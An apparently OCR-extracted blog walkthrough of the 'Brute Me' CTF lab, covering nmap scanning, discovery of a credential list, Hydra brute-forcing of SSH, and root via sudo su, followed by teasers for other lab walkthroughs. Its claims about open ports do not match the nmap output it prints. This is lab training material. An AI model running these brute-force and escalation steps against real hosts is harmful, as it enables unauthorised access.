CTF Walkthroughs

Brute Me — A Walkthrough of the Bruteforce Lab by NixSecura

on September 14, 2025


Brute Me Lab Walkthrough

This is a detailed walkthrough of the **Brute Me** lab from Imran at NixSecura. I'll show how I moved from initial scanning to full root access, including enumeration, brute forcing, and privilege escalation.

Step 1: Reconnaissance with Nmap

First thing I did was run a full scan to see what services are up:

Nmap Output




```
nmap -sV -A 192.168.1.22


Host is up (0.0046s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
```

CTF Walkthroughs

```
80/tcp open   http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: e1Pr0f3ss0r's l3g4cy
MAC Address: 24:B2:B9:47:0E:F5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see:

- FTP running on port 21
- SSH on port 22
- HTTP on port 80

Step 2: Web Enumeration

Visiting `http://192.168.1.22` gave me a page titled *"e1Pr0f3ss0r's l3g4cy"*. Using directory brute forcing (with tools like `gobuster`), I discovered a file called **/creds.disc**.

creds.disc contents

```
tokyo
berlin
nairobi
rockyou
papel
la-casa
money-heist
nobita
ninja7
ikn0wy0u
don'tbruteme
legacy
crackit
badboy123
```

CTF Walkthroughs

```
user123
mr.r0b0t
darlen
travel3r
academy.icorx
b31l@c1a0
caroline
g01df1$h
purple
b3stfr1ends
h3l10fr113nd
D3nv3r
proxy99
```

This list of credentials looked promising for brute-forcing FTP/SSH.

Step 3: Brute Forcing SSH & FTP with Hydra

I used `hydra` to try all combinations. The command was something like:

```
hydra -L users.txt -P passwords.txt ssh://192.168.1.22
```

After some attempts, I found valid login:

```
login: ninja7
password: caroline
```


The same credentials also worked for FTP.

Step 4: Logging in via SSH

Using:


```
ssh ninja7@192.168.1.22
```

CTF Walkthroughs



Step 5: Privilege Escalation to Root

Next I checked sudo permissions:




```
sudo -l
```

Turns out `ninja7` had privilege to run `sudo su`. Then I used the same password (`caroline`) to escalate:

```
sudo su
```

Then I confirmed root:

CTF Walkthroughs

```
# output: root
```

Final Thoughts

This lab reinforced some essential lessons:

- Weak or bruteforceable credentials can lead to full compromise.
- Enumerate web-facing services for hidden files or directories.
- Privilege escalation often hides in sudo permissions.

Huge thanks to **Imran** and **NixSecura Services** for creating a lab that's beginner friendly yet educational.

Thank You (;

CTF Walkthroughs

Metasploitable-2 Walkthrough

Metasploitable-2 Walkthrough CTF Writeup: Metasploitable-2 - Full Walkthrough 1. Introduction: Metasploitable 2 is an intentionally vulnerable Linux virtual machine developed by Rapid7 . This walkthrough is crafted to build a deeper pentesting mindset by explaining the enumera ...

Eternal Blue (ms17-010) — Full Walkthrough

EternalBlue (MS17-010) — Full Walkthrough | Vaibhav Mulak EternalBlue (MS17-010) — A Clean, Real-World Walkthrough From host setup to exploitation and maintaining access — exactly how I work this box in a lab. No fluff. Every decision justified. Vuln VM on VirtualBox Proto ...